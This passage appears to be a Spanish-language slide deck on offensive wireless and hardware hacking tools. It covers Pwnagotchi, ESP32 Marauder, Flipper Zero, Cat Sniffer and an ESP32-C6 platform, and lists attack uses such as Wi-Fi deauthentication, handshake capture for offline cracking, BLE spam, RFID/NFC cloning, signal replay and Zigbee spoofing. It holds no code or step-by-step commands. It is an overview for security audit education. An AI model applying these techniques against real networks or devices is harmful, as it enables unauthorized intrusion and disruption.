
MG (Mike Grover) · Vendido por Hak5 (2019)



DATO INTERESANTE

Causó pánico en la industria de seguridad en DEF CON 2019. Demostró que incluso un cable de carga es un vector de ataque. Ahora se vende como herramienta de auditoría física en Hak5.





Pwnagotchi

2019

El Tamagotchi que Hackea Wi-Fi

¿QUÉ ES?

Dispositivo basado en Raspberry Pi Zero que automatiza la captura de material criptográfico Wi-Fi (handshakes WPA/WPA2 y PMKID) usando algoritmos de aprendizaje por refuerzo.

¿QUÉ TRAE / PERMITE?

- ▶ Raspberry Pi Zero W con pantalla e-ink
- ▶ Algoritmo de RL (A2C) para optimización
- ▶ Captura handshakes y PMKID en modo pasivo
- ▶ Aprende qué entornos son más ricos en redes
- ▶ Exporta capturas en formato .pcap y .22000

✂ USO EN AUDITORÍA / ATAQUE

Wardriving inteligente: el dispositivo aprende autónomamente qué rutas y horarios maximizan la captura de handshakes WPA para posterior crackeo offline con Hashcat/John.


CREADOR / ORIGEN

Simone Margaritelli (evilsocket) · Open Source (2019)

💡 DATO INTERESANTE

Primera herramienta de seguridad que usa Reinforcement Learning. Tiene "emociones": cuando captura muchos handshakes está "feliz". Ganó el premio a la herramienta más creativa en DEF CON 2019.





ESP32 Marauder

2019

Guerra Electrónica de Bolsillo

¿QUÉ ES?

Firmware ofensivo para microcontroladores ESP32 que centraliza ataques Wi-Fi 802.11 y BLE en dispositivos de \$15-20 USD como el M5StickC Plus 2 o placas ESP32 genéricas.

¿QUÉ TRAE / PERMITE?

- ▶ Deauth Wi-Fi: expulsa clientes de redes
- ▶ Captura de handshakes WPA2 (PMKID)
- ▶ BLE Spam: Apple, Android, Windows
- ▶ Beacon spam: flood de redes ficticias
- ▶ Monitor mode y packet sniffing pasivo

✂ USO EN AUDITORÍA / ATAQUE

Deautenticación selectiva de clientes Wi-Fi para forzar reconexión y capturar handshakes. BLE Spam para inundar iPhones/Windows con notificaciones falsas de emparejamiento.

CREADOR / ORIGEN

JustCallMeKoko · Open Source (GitHub) (2019)



DATO INTERESANTE

Democratizó la ofensiva inalámbrica: ataques que antes requerían hardware de \$200+ ahora se ejecutan en placas de \$15 USD. Compatible con Flipper Zero + WiFi Devboard.





Flipper Zero

2020

La Navaja Suiza del Hardware Hacking

¿QUÉ ES?

Multiherramienta portátil e interactiva basada en STM32 con pantalla y mascota virtual. Diseñada para validación rápida de protocolos en campo y como plataforma extensible.

¿QUÉ TRAE / PERMITE?

- ▶ Sub-GHz (300–928 MHz): garajes, alarmas
- ▶ RFID 125 kHz: clonación de tarjetas legacy
- ▶ NFC 13.56 MHz: tarjetas de acceso modernas
- ▶ Infrarrojo: mando universal
- ▶ GPIO / UART / SPI / I2C + USB BadUSB
- ▶ Bluetooth para control remoto

✂ USO EN AUDITORÍA / ATAQUE

Clonación de tarjetas RFID/NFC de acceso, replay de señales Sub-GHz (garajes, barreras), BadUSB, control de equipos por infrarrojos. Plataforma para ESP32 Marauder vía Devboard.


CREADOR / ORIGEN

Pavel Zhovner — Flipper Devices · Kickstarter 2020

💡 DATO INTERESANTE

Tiene un delfín virtual que "sube de nivel" con cada captura realizada. Fue prohibido temporalmente en Canadá (2023) por supuesto uso en robo de autos, aunque la afirmación fue técnicamente incorrecta.





Cat Sniffer

2021

El Especialista en IoT Industrial

¿QUÉ ES?

Herramienta de hardware libre diseñada en México para auditoría IoT multiprotocolo. Integra múltiples transceptores de radio para interceptar protocolos industriales y comerciales que escapan al análisis estándar.

¿QUÉ TRAE / PERMITE?

- ▶ TI CC1352 + CC2538: múltiples transceptores
- ▶ Protocolos: LoRa, Zigbee, Thread, Matter, BLE
- ▶ Captura de protocolos domóticos industriales
- ▶ Compatible con Wireshark y herramientas estándar
- ▶ Open Source Hardware de diseño mexicano

✂ USO EN AUDITORÍA / ATAQUE

Auditoría de infraestructura IoT industrial: interceptación de comunicaciones en redes de domótica industrial (fábricas, hospitales, edificios inteligentes) usando protocolos no cubiertos por otras herramientas.

CREADOR / ORIGEN

Electronic Cats · Hardware Libre · México (2021)



DATO INTERESANTE

Primer hardware de seguridad ofensiva de origen latinoamericano con reconocimiento internacional. Electronic Cats es un referente de hardware libre de código abierto en México y LATAM.





STAY ALERT FOR POTENTIAL THREATS



Audit



WiFi




Zigbee



BLE



LoRa



La Navaja Suiza del IoT Ofensivo

¿QUÉ ES?

Plataforma compacta basada en ESP32-C6 con pantalla OLED y GPS integrado. Diseñada para operaciones de campo autónomas: captura, análisis y ataque de redes Wi-Fi, BLE y Zigbee sin PC.

¿QUÉ TRAE / PERMITE?

- ▶ ESP32-C6: Wi-Fi 6, BLE 5, Zigbee nativo
- ▶ GPS integrado para wardriving con geolocalización
- ▶ Pantalla OLED para operación standalone
- ▶ MicroSD: almacena .pcap sin PC externo
- ▶ BLE Spam: clonación de Apple AirTags
- ▶ Suplantación Zigbee

✂ USO EN AUDITORÍA / ATAQUE

Wardriving autónomo con geolocalización GPS. BLE Spam con clonación de AirTags de Apple. Suplantación de dispositivos Zigbee en redes IoT. Captura de tráfico Wi-Fi 6 guardado en microSD.

